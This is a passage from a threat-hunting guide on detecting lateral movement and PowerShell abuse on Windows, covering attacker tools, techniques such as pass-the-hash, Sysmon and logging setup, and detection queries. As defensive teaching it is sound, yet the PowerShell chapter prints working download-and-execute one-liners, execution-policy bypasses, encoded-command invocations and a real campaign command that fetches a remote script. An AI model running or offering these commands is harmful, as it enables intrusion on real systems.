
- **Definition 1:** Lateral movement refers to attackers migrating from one system to another while looking for sensitive data and improved vantage points for subsequent attacks.

- **Definition 2:** The definition of Lateral movement that I am using is a “term encompassing techniques and tools that enable an attacker to access and/or control systems within your environment.”

Lateral Movement is a critical step in the process of carrying out an attack on a network. It is a category broad enough that it has its own kill chain step. The following Figure shows lateral movement in a simple model of an APT kill chain without details that occurs in the phase before reaching ultimate goals:



MITRE ATT&CK and Mandiant (now a FireEye company) attack model defines network lateral movement as a step in the process of getting to the end goal of profit and after exploitation in cyber kill chain.



According to sqrrl (a leader company in threat detection), there are five key stages to the network lateral movement process: infection, compromise, reconnaissance, credential theft and lateral movement.

Infection	Compromise	Reconnaissance	Credential Theft	Lateral Movement
<ul style="list-style-type: none"> • Phishing • Drive by • Exploit kit • Flash Drive 	<ul style="list-style-type: none"> • Infected system check in with C&C Server • Human actor give command to infected system to allow access • Remote shell • GUI Options • Attacker starts reconnaissance 	<ul style="list-style-type: none"> • Attacker start Running system command to information gathering: • Network: net use, netstat, nmap • System: net user, tasklist 	<ul style="list-style-type: none"> • Gather either plaintext credential for generic system authentication • Password hash to pass to a system in place of a password • Ultimately elevates privileges from current user to administrative user • Tools: mimikatz, Pwdump, memory dump 	<ul style="list-style-type: none"> • Login to new system • Psexec – shell • RDP – GUI • Profit


Repeat for each system as needed or wanted

This process will then repeat from the recon stage for each system as needed, but the network lateral movement stage is where the attack gets its way to new target (or end target).

Lateral movement may not always be a requirement for an adversary. If an adversary can reach the goal with access to the initial system, then additional movement throughout a network may be unnecessary. Something commonly overlooked about lateral movement is that this activity is not the end goal of an attacker, but is instead just a piece of the attack and is often a requirement or dependency of the attacker to achieve their ultimate goal.

Typical APT Scenario Using Lateral Movements

Figure #4 (below) depicts a typical APT Scenario Using Lateral Movements to reach their objectives.



The intelligence-gathering phase of an attack cycle usually focuses on developing target profiles and looking for possible avenues of entry for exploitation. Targeting individuals is common, and looking for social media profiles, online blogs and commentary, and general organization information is common at this point in time. In recent years, many attacks have focused on the supply chain and partners, so targeting them and analyzing them for weaknesses is also becoming a prevalent part of the reconnaissance or intelligence-gathering phase. Indicators of Compromise (IOCs) in this phase are difficult to pinpoint, as much of the data gathered may be open-source and difficult to monitor. Repeated visits to websites and other online resources hosted by the potential

target can be monitored for logs and network scans conducted against them.

After intelligence-gathering phase, the attacker moves on to find points of entry and perform the initial infection of target. Social Engineering and malware deployment usually is the initial attack vectors seen today, although 0-day exploits and innovative approaches are being seen as well.

Once attackers have gained initial access on target, they will likely start controlling compromised systems using a variety of command control (C&C, or C2) channels. These are often tunneled or encapsulated within traffic that is “normal” like HTTP, HTTPS, and DNS to attempt to avoid detection.

In the Lateral movement phase, the attacker migrates from one compromised system to another while looking for sensitive data and improved vantage points for subsequent attacks.

Data/asset discovery is often done in concert with lateral movement and before the attacker reaches their objectives. This phase includes the attacker reaching a desired system or data. Scanning activities are also a common step.

When attackers have found data or assets, the data is sent externally to systems under the attacker’s control in this phase of an APT campaign.

Tools attacker use in lateral movement

Attackers use not only attack tools but also Windows commands and legitimate tools due to their not being detected by anti-virus (AV) software.

Knowing what tools attackers used in lateral movement provides good clues for detecting and hunting suspicious events at this phase. Here are common tools and commands used by attackers during lateral movement on Windows environments.

Common tools may use by attacker during lateral movement process

Stage	Goal of attacker	Tools used by attacker
Reconnaissance	Collect information of infected host and other systems on network	netstat,tasklist, ver, ipconfig, systeminfo, time, nslookup, nmap, dir, ping, echo,net (net user, net start, net view), whoami, hostname, quser, arp, route, etc.
Credential harvesting	Cracking and Stealing credentials, Pass the Hash, Pass the ticket	Mimikatz, lazagne, WCE, Pwdump, Windiows Credential Editor (WCE), Mapiget , Lslsass, Gsecdump and CacheDump, ARP Spoofing tools , etc.
Infiltrating Other Computers	Exploiting other systems and access their desktops in the network and perform actions like executing programs, privileges escalation,	PsExec, RDP, telnet, SSH, or VNC, WMI(wmic and winrm), schtask and sc,VBScript, etc.

	scheduling tasks, infecting other systems.	
--	---	--

The research conducted by JPCERT collected a [comprehensive list of tools](#) used by attackers in stages of APT.

Lateral Movements Techniques

There are dozens of methods to achieve lateral movement in an environment. [Mitre ATT&CK](#) lists all the Lateral Movement techniques in an Enterprise. Therefore, the attacker has a wide variety of tricks at their disposal. A few of the most common techniques have been seen in the wild, are described here.

Pass the hash (PtH): Pass the hash is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In this technique, valid password hashes for the account being used are captured using a Credential Access technique. Captured hashes are used with PtH to authenticate as that user. Once authenticated, PtH may be used to perform actions on local or remote systems. Windows 7 and higher versions with KB2871997 require valid domain user credentials or RID 500 administrator hashes.

Pass the ticket (PtT): is a method of authenticating to a system using Kerberos tickets without having access to an account's password.

Kerberos authentication can be used as the first step to lateral movement to a remote system. In this technique, valid Kerberos tickets for valid accounts are captured by Credential Dumping. A user's service tickets or ticket granting ticket (TGT) may be obtained, depending on the level of access. A service ticket allows for access to a particular resource, whereas a TGT can be used to request service tickets from the Ticket Granting Service (TGS) to access any resource the user has privileges to access.

Remote Services: Involves an adversary using valid credentials to log into a service specifically designed to accept remote connections, such as PsExec, RDP, telnet, SSH, or VNC.

Taint Shared Content: Content stored on network drives may be tainted by adding applications, scripts, or exploits to otherwise legitimate files.

Remote File Copy: Files may be copied from one system to another to stage adversary tools or other files over the course of an operation. Files may be copied from an external adversary-controlled system through the Command and Control channel to bring tools into the victim network or through alternate protocols with another tool such as FTP. Files can also be copied over on Mac and Linux with native tools like SCP, rsync, and SFTP. Adversaries may also copy files laterally between internal victim systems to support Lateral Movement with remote Execution using inherent file sharing protocols such as file sharing over SMB to connected network shares or with authenticated connections with Windows Admin Shares or Remote Desktop Protocol.

SSH Hijacking: Secure Shell (SSH) is a standard means of remote access on Linux and Mac systems. It allows a user to connect to another system via an encrypted tunnel, commonly authenticating through a password, certificate or the use of an asymmetric encryption key pair.

In order to move laterally from a compromised host, adversaries may take advantage of trust relationships established with other systems via public key authentication in active SSH sessions by hijacking an existing connection to another system. This may occur through compromising the SSH agent itself or by having access to the agent's socket. If an adversary is able to obtain root access, then hijacking SSH sessions is likely trivial. Compromising the SSH agent also provides access to intercept SSH credentials.

SSH Hijacking differs from use of Remote Services because it injects into an existing SSH session rather than creating a new session using Valid Accounts.

Exploitation of Remote Services: Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. A common goal for post-compromise exploitation of remote services is for lateral movement to enable access to a remote system.

An adversary may need to determine if the remote system is in a vulnerable state, which may be done through Network Service Scanning or other Discovery methods looking for common vulnerable software that may be deployed in the network, the lack of certain patches that may

indicate vulnerabilities, or security software that may be used to detect or contain remote exploitation. Servers are likely a high value target for lateral movement exploitation, but endpoint systems may also be at risk if they provide an advantage or access to additional resources.

There are several well-known vulnerabilities that exist in common services such as SMB and RDP as well as applications that may be used within internal networks such as MySQL and web server services.

Distributed Component Object Model: The Windows Distributed Component Object Model (DCOM) is transparent middleware that extends the functionality of Component Object Model (COM) beyond a local computer using remote procedure call (RPC) technology. COM is a component of the Windows application programming interface (API) that enables interaction between software objects. Through COM, a client object can call methods of server objects, which are typically Dynamic Link Libraries (.DLL) or executables (.EXE).

Permissions to interact with local and remote server COM objects are specified by access control lists (ACL) in the Registry. By default, only Administrators may remotely activate and launch COM objects through DCOM.

Adversaries may use DCOM for lateral movement. Through DCOM, adversaries operating in the context of an appropriately privileged user can remotely obtain arbitrary and even direct shellcode execution through Office applications as well as other Windows objects that contain insecure methods. DCOM can also execute macros in existing documents and may also invoke Dynamic Data Exchange (DDE)

execution directly through a COM-created instance of a Microsoft Office application, bypassing the need for a malicious document.

Third-party Software: Third-party applications and software deployment systems may be in use in the network environment for administration purposes (e.g., SCCM, VNC, HBSS, Altiris, etc.). If an adversary gains access to these systems, then they may be able to execute code.

Windows Admin Shares: Windows systems have hidden network shares that are accessible only to administrators and provide the ability for remote file copy and other administrative functions. Example network shares include C\$, ADMIN\$, and IPC\$. Adversaries may use this technique in conjunction with administrator-level valid accounts to remotely access a networked system over server message block (SMB) to interact with systems using remote procedure calls (RPCs), transfer files, and run transferred binaries through remote Execution.

Windows Remote Management: Windows Remote Management (WinRM) is the name of both a Windows service and a protocol that allows a user to interact with a remote system (e.g., run an executable, modify the Registry, modify services). It may be called with the winrm command or by any number of programs such as PowerShell.

Hunting for Lateral Movements

As mentioned before, there are multiple methods that allow intruders to move laterally between systems within a compromised infrastructure and perform tasks such as mapping shares and using the freely available PSEXEC.exe tool to run commands on remote systems. Many of these

methods use the command line, and each method leaves a particular set of indicators on both the source and destination systems.

Monitoring system-to-system traffic patterns and types, as well as access attempts in logs, may provide indicators of lateral movement. In the other word If you know what logs are recorded with the lateral movement tools, IR will be easier.

We will focus on the conventional techniques being used by threat actors to move laterally across the network and ways to detect those on the Windows system. We start by hunting in Windows and analyzing it's artifacts due to its popularity between users and attackers.

Figuring out what the common things are will better help you devise a hunting strategy and hopefully make the time you devote to hunting more successful. Aside from the variety of tools attackers may use to attack, the strategy remains the same. Looking specifically at lateral movement we can say the following will occur:

1. Spawned Processes.
2. Authentication and Privileged User Accounts.


Note: Lateral movement within an infrastructure usually involves two endpoints, the source (system A) and destinations host (system B). Indicators differ between these endpoints, as well as between the versions of the compromised Windows operating system. When collecting artifacts for hunting, identifying which system the artifacts appeared on will be very important.

Collecting Evidence

As mentioned before, attackers use a series of tools and methods for lateral movement activities. These tools and techniques leave some traces in the system for security defenders and threat hunters to detect indicators of lateral movement. Windows events are a good place to start. By default, Windows records some event logs in the event viewer. Although the Windows default logs contain information about activities such as “Logon History” and “policy modification,” there may not be enough record to prove other activities, such as “Execution History” and “Access History.” To obtain complementary events and additional logs, the following tools should be enabled/installed:

- Audit policy: enabling audit policy to record events logs in Windows machine.
- Sysmon: collecting complementary events

To view a system audit policy settings in a Windows client, open the MMC Local Security Policy console on the system and drill down to Security Settings\Local Policies\Audit Policy as shown below.



On a Windows server machine, to enable process tracking you must do the following in:

- Computer Configuration\Windows Settings\Security Settings\Advanced Audit Policy Configuration\System Audit Policies\Detailed Tracking.
- To enable command-line auditing in process creation events GPO setting: Computer Configuration\Administrative Templates\System\Audit Process Creation. Alternatively, you can enable this setting in the local system registry by setting the HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit\ProcessCreationIncludeCmdLine_Enabled registry key value to 1.

Although audit policy can record event logs for tracking attacker activities, because of details generated and easier to read logs, some people prefer to use sysmon. Another option to collect event logs is to install sysmon. It can be easily installed on Windows client and server. Sysmon can be installed by manually downloading it from

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>. You can install it as a service with the following command line:

```
sysmon -accepteula -i -h md5,sha256 -n
```


This will get you Process and Network events and for each Process Creation event. You'll get both an MD5 hash as well as a SHA256 hash. You can get much more nuanced with configuration and filtering of events using a config file, but the above is all you need to get started. If you have a config file (it can be found at [SwiftOnSecurity Github page](#)), you can use following command:

```
sysmon.exe -accepteula -i sysmonconfig-export.xml
```

Also the configuration can be updated in a similar manner:

```
sysmon.exe -c sysmonconfig-export.xml
```

A sample installation for process and network event tracking with config file shows below:



```
Administrator: Command Prompt
C:\Users\TempAdmin\Desktop\Sysmon>Sysmon.exe -i sysmonconfig-export.xml -accepteula -h md5,sha256 -n -l

System Monitor v7.01 - System activity monitor
Copyright (C) 2014-2018 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.00
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

When the sysmon service is installed, running, and logging to the Event log at **Applications and Service Logs > Microsoft > Windows > Sysmon > Operational**.

Chapter 8

Hunting for powershell abusing

Contributor: Ali Ahangari

Introduction

PowerShell is an interesting tool for attackers because its capabilities, as of version 5, have extended over time. The increased features and capabilities are incredible from both administrator's and attacker's perspective. Using PowerShell, attackers can do many malicious activities such as data exfiltration, privilege escalation, lateral movement, etc.

In this chapter, many techniques used to hunt for abusing PowerShell are described. Knowing what adversaries can do with PowerShell is a basic and essential step to hunt for PowerShell abusing.

How attackers abuse PowerShell?

A successful hunter needs to know about attackers techniques. MITRE has a powerful resource known as Adversarial Tactics Techniques & Common Knowledge (ATT&CK) that includes techniques that attackers use to achieve their malicious objectives.

Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of malicious codes. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk. A number of PowerShell-based offensive testing tools are available, including Empire, PowerSploit, and PSAttack.

Execution policies

There are five modes available with execution policies.

- Restricted
- AllSigned
- RemoteSigned
- Unrestricted
- Bypass

These modes are designed to prevent users from accidentally executing scripts. The default execution policy setting is Restricted, with the exception of Windows Server 2012 R2 where it is RemoteSigned. The Restricted policy only allows interactive PowerShell sessions and single commands regardless of where the scripts came from or if they are digitally signed and trusted.

The policies can be set with different scopes like MachinePolicy, UserPolicy, Process, CurrentUser, or LocalMachine. However, there are

methods attackers can use to bypass the execution policy. The most commonly observed ones are:

- Pipe the script into the standard-in of powershell.exe, such as with the echo or type command. For example:

```
TYPE myScript.ps1 | PowerShell.exe -nopprofile -
```

- Use the command argument to execute a single command. This will exclude it from the execution policy. The command could download and execute another script. For example:

```
powershell.exe -command "iex(New-Object Net.WebClient).DownloadString('http://[REMOVED]/myScript.ps1')"
```

DIFFERENT PHASES OF A POWERSHELL ATTACK powershell.exe (New-Object System.Net.WebClient).

```
DownloadFile($URL,$LocalFileLocation);Start-Process $LocalFileLocation
```

- Use the EncodedCommand argument to execute a single Base64-encoded command. This will exclude the command from the execution policy. For example:

```
powershell.exe -enc [ENCODED COMMAND]
```

- Use the execution policy directive and pass either "bypass" or "unrestricted" as argument. For example:

```
powershell.exe -ExecutionPolicy bypass -File myScript.ps1
```

If the attacker has access to an interactive PowerShell session, then they could use additional methods, such as the Invoke-Command or simply cut and paste the script into the active session.

If the attacker can execute code on the compromised computer, it's likely they can modify the execution policy in the registry, which is stored under the following subkey:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell`

Execution of a Malicious PowerShell Script

In the majority of instances, PowerShell scripts are used in the post-exploitation phase as downloaders for additional payloads. While the Restricted execution policy prevents users from running PowerShell scripts with the .ps1 extension, attackers can use other extensions to allow their scripts to be executed.

PowerShell accepts a list of command-line flags. In most cases, malicious scripts use the following arguments to evade detection and bypass local restrictions.

- `-NoP/-NoProfile` (ignore the commands in the profile file)
- `-Enc/-EncodedCommand` (run a Base64-encoded command)
- `-W Hidden/-WindowStyle Hidden` (hide the command window)
- `-Exec bypass/-ExecutionPolicy Bypass` (ignore the execution policy restriction)
- `-NonI/-NonInteractive` (do not run an interactive shell)
- `-C/-Command` (run a single command)
- `-F/-File` (run commands from a specified file)

In malicious PowerShell scripts, the most frequently used commands and functions on the command line are:

- `(New-Object System.Net.Webclient).DownloadString()`

- `(New-Object System.Net.Webclient).DownloadFile()`
- `-IEX / -Invoke-Expression`
- `Start-Process`

The `System.Net.Webclient` class is used to send data to or receive data from remote resources, which is essential for most threats. The class includes the `DownloadFile` method, which downloads content from a remote location to a local file and the `DownloadString` method which downloads content from a remote location to a buffer in memory.

A typical command to download and execute a remote file looks like the following:

```
powershell.exe (New-Object System.Net.WebClient).  
DownloadFile($URL,$LocalFileLocation);Start-Process  
$LocalFileLocation
```

The `WebClient` API methods `DownloadString` and `DownloadFile` are not the only functions that can download content from a remote location. `Invoke-WebRequest`, `BitsTransfer`, `Net.Sockets`, `TCPClient`, and many more can be used in a similar way, but `WebClient` is by far the most commonly used function.

Once the payload is downloaded or de-obfuscated, the script typically uses another method to run the additional code. There are multiple ways to start a new process from PowerShell. The most commonly used methods are `Invoke-Expression` and `Start-Process`. `Invoke-Expression` allows users to evaluate and run any dynamically generated command. This method is typically used for scripts which are downloaded directly into memory or deflated.

We have also seen threats using `Invoke-WMIMethod` and `New-Service`, or creating a new COM object for `WScript` or the shell application to execute the payload. This command looks like the following:

```
(New-object -com Shell.Application).ShellExecute()
```

Attackers can also call external functions directly such as `CreateThread` or drop batch files to execute them. For example, we have seen a threat using the `System.Diagnostics.ProcessStartInfo` object to create a new background process.

As previously mentioned, PowerShell can be used to load and run any PE file directly from memory. Most scripts reuse the `ReflectivePEInjection` module, which was introduced in 2013. One of the most commonly used payloads are password-dumping tools.

The following examples show common PowerShell downloaders' invocations, which we have encountered in the wild:

- `powershell -w hidden -ep bypass -nop -c "IEX ((New-Object System.Net.Webclient).DownloadString('http://pastebin.com/raw/[REMOVED]'))"`
- `powershell.exe -window hidden -enc KABOAG[REMOVED]`
- `powershell.exe -ExecutionPolicy Unrestricted -File "%TEMP%\ps.ps1"`

So far, we only mentioned a few samples for abusing PowerShell. There are many ways to abuse PowerShell as an offensive tool with different commands and parameters. There are many known threats that have

used PowerShell as an offensive tool. Some of these threats are listed below:

Threat Name	The purpose of abusing PowerShell
APT3	To download and run payloads after exploitation
Deep Panda	To download and execute programs in memory, without writing to disk
FIN10	To establish persistence
OilRig macro	To decode file contents
SeaDuke	To perform Pass the Ticket
Stealth Falcon malware	To perform various functions, including gathering system information via WMI and executing commands from its C2 server

As shown, the most common abuses of PowerShell include:

- Download and execute a malicious file
- Fileless attacks
- Decode encrypted files
- Establish persistence
- Information gathering via WMI
- Run known commands with suspicious arguments

Now that we are familiar with some techniques used by attackers for abusing PowerShell, we can take a step further and begin hunting the techniques. However, before beginning, it is necessary to know about data sources we need to hunt.

Required data sources for the hunt

PowerShell, as with many others components in Windows, can log relevant details in the Windows event logs. For example, the PowerShell command line or commands executed within the PowerShell can be logged.

Logging can be enabled either through group policy or via registry settings. There are three general areas for logging available:

- Module Logging
- Script Block Logging
- PowerShell Transcription

- **Module Logging**

Since everything that is executed in PowerShell is essentially located in a module, module logging will at least generate a high-level audit trail of PowerShell activity and potentially malicious activity. At minimum this will show which commands were executed through PowerShell. This logging level should always be enabled and is useful starting with PS version 3. Module Logging only works if you specify at least one module to be monitored. Since it's difficult and cumbersome to predict and edit a list of all modules that could potentially cause harm, I recommend just specifying the * wildcard characters as the module list.

- **Script Block Logging**

Script Block Logging is more verbose than module logging and provides additional context and output, especially when functions are called and function output itself is invoked as a command. The

amount of noise heavily depends on the type of PowerShell activity, but we'd recommend turning this option on as well. If it ends up producing too much noise / volume it can always be disabled or customized later.

- **Transcription**

This provides a full log of all input and output and requires additional considerations in regards to where the transcription files are placed. We'd only recommend this for high-secure environments, you can learn more about it here. Transcript files are stored in the file system, so it's a little more work than just adding up a couple of registry values. If you enable this feature then you'll need to make sure that the actual transcript files (which likely contain sensitive data) are protected from unauthorized access.

Configuring PowerShell Event Logging

There are two ways to enable PowerShell logging in Windows, Group Policy and Registry. The first one, Group Policy, is the best way to ensure that all machines in the domain receive the settings. If modifying the Group Policy is not possible, the registry may be an alternative.

Configuring PowerShell Event Logging instructions are in the table below.

Type	Registry	Group Policy
Module Logging	Key:HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging	Policies\Administrative Templates\Windows

	Name: EnableModuleLogging Data: 1 (DWORD)Key: HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging\ModuleNames	Components\Windows PowerShell\Turn on Module Logging
Script Block Logging	Key:HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging Name: EnableScriptBlockLogging Data: 1 (DWORD)	Policies\Administrative Templates\Windows Components\Windows PowerShell\Script Block Logging
Transcription		Policies\Administrative Templates\Windows Components\Windows PowerShell\Turn on PowerShell Transcription

In addition to the mentioned data sources, types of PowerShell logs, the following network-based or host-based sources may be useful for identifying misbehaving PowerShell:

- Netflow
- Packet Captures
- Proxy Logs
- Firewall Logs (if logging HTTP headers)
- EDR Logs
- Sysmon

Start Hunting

As mentioned, there are some ways to abuse PowerShell. Accordingly, we can divide our hunting into three categories:

- Hunting by looking for suspicious commands and arguments
- Hunting by looking for processes information
- Hunting by looking for network information

We will discuss each of categories in detail.

Hunting by looking for suspicious commands and arguments

We mentioned many samples of suspicious commands and arguments. With knowledge of the samples, a threat hunter can use them in on or more query to find misbehaving PowerShell.

As a real-life example (below image) found in a Russia-based data stealing campaign, a malicious PowerShell command found to download malicious PowerShell script in hidden and unrestricted mode.

```
cmd /c "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Unrestricted -NoProfile -windowstyle hidden -command "try{(new-object System.Net.WebClient).DownloadFile("http://10.10.10.10/ps1.ps1", "C:\Users\admin\AppData\Roaming\74.ps1");Invoke-Expression
```

The usage of `-hidden` switch ensures that the execution of PowerShell script is not obvious to the victim in the form of PowerShell window. Similarly the execution policy is set as `unrestricted` to make sure the script runs with desired access.

One of the most important data sources for detecting malicious activities via PowerShell is PowerShell Transcript. In the case of the data stealing campaign, the transcript looks like the figure below:

```
*****
Windows PowerShell transcript start
Start time: 20180718120530
Username: DESKTOP-██████████
RunAs User: DESKTOP-██████████
Configuration Name:
Machine: DESKTOP-██████████ (Microsoft Windows NT 10.0.16299.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -executionpolicy unrestricted -nopprofile -windowstyle hidden -command try{}
Process ID: 7160
PSVersion: 5.1.16299.461
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.16299.461
BuildVersion: 10.0.16299.461
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
PS>try{}
The Try statement is missing its Catch or Finally block.
The Try statement is missing its Catch or Finally block.
+ CategoryInfo          : ParserErrors: (C) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : MissingCatchOrFinally

PS>$global:?
True
*****
Windows PowerShell transcript end
End time: 20180718120530
*****
```

If a threat hunter imports the transcripts to a data analysis engine, a query similar to the following may be useful:

```
data_source=PowerShellTranscript | search "hidden" OR "-NoProfile"
OR "*DownloadFile*" OR "*Unrestricted*" | stats "Process ID",
Username by "Host Application"
```

As a summary, the most common strings can be used into the queries, are listed below:

Strings to search
-NoProfile/-NoP
-W Hidden/- WindowStyle Hidden
*.DownloadString()
*.DownloadFile()
-Exec unrestricted/-ExecutionPolicy Unrestricted

-Exec bypass/-ExecutionPolicy Bypass
-Enc/-EncodedCommand
-NonI/-NonInteractive
-IEX/-Invoke-Expression
-C/-Command
-F/-File
Start-Process
*.ShellExecute()
Invoke-WebRequest
BitsTransfer
Net.Sockets
TCPClient

If a threat hunter can find one of the above, then the hunter can develop a hypothesis based-on abusing PowerShell.

Hunting by looking for processes information

Symantec has conducted research on PowerShell abuse and observed 10,797 PowerShell script executions in 2016 so far. The total includes benign scripts as well, which, of course, were not blocked.

In total, 55 percent of the scripts that launched were started through cmd.exe on the command line. If we only count malicious scripts, then that statistic rises, as 95 percent of them are executed through cmd.exe.

Table 3. Script-invoking parent file ranking for both benign and malicious PowerShell scripts

Parent File	Overall Usage
cmd.exe	54.99%
msiexec.exe	7.91%
excel.exe	5.39%
explorer.exe	4.11%
msaccess.exe	3.74%
splunkd.exe	2.66%
windowsupdatebox.exe	2.48%
taskeng.exe	2.04%
wmiprvse.exe	1.86%
winword.exe	1.85%

Table 4. Script-invoking parent file ranking for malicious PowerShell scripts only

Parent File	Overall Usage
cmd.exe	95.04%
wmiprvse.exe	2.88%
powershell.exe	0.84%
explorer.exe	0.40%
windowsupdatebox.exe	0.22%
wscript.exe	0.15%
taskeng.exe	0.11%
winword.exe	0.07%
cab.exe	0.07%
java.exe	0.04%

According to the research, most of the parent processes are common, but there are a few parent files that exist in the Table 4 only.

- Wscript.exe
- Cab.exe
- Java.exe

These parent files can be an indicator of PowerShell abuse. Additionally, the hunter should investigate other parent processes, as listed in Table 4.

A possible query to hunt for the suspicious parent files looks like the following:

```
data_source=PowerShellTranscripts OR data_source=ModuleLogging  
OR data_source=scriptBlockLogging | stats count, parentProcessName  
by processName | where processName=PowerShell.exe
```

The query will list count and parent files for the process PowerShell.exe. The hunter should focus on rare and top values of the results.

Hunting by looking for network information

If the PowerShell logging is not an available option, the hunter can use network logs for finding any indicators of PowerShell abusing.

As mentioned, there are several data sources that can be useful to the hunt:

- Netflow
- Packet Captures
- Proxy Logs
- Firewall Logs (if logging HTTP headers)

A few malicious PowerShell activities may be found via analysis of the logs. In the following section, there are some examples of malicious activities that might be found in the logs.

Certain PowerShell actions should stand out among others. One less-than-normal behavior is to see PowerShell making Web requests, or even worse, uploading data via HTTP. As an easy starting point, the first technique that can be leveraged is a search for user-agent (UA) strings that line up to the default PowerShell UA. The default can be observed in Figure 1. It is a good start, but not foolproof. Since version 3.0, there is an option to easily change the default UA to camouflage its identity.

The default user agent is similar to Mozilla/5.0 (Windows NT; Windows NT 6.1; en-US) WindowsPowerShell/3.0 with slight variations for each operating system and platform.

Figure 1 – The default UA string for PowerShell

Frequency Analysis

Since the user-agent is not a reliable indicator alone, Frequency Analysis (FA) can be used to help visualize automated data leakage. In its simplest form, Frequency Analysis illustrates how often a particular set of methods appears and if it seems to be recurring. In this case, the consistent and periodic use of the HTTP PUT method is the primary indicator that will narrow the focus of the hunt.

POST vs PUT

According to the RESTful API, “POST can be used to add a child resource under a resources collection.” PUT is used “to modify a singular resource which is already a part of resources collection” thus, PUT is more synonymous with uploading an entire file. As a result, with the network data, the hunter can look for the following:

- Anomalies in HTTP user agent strings, such as PowerShell
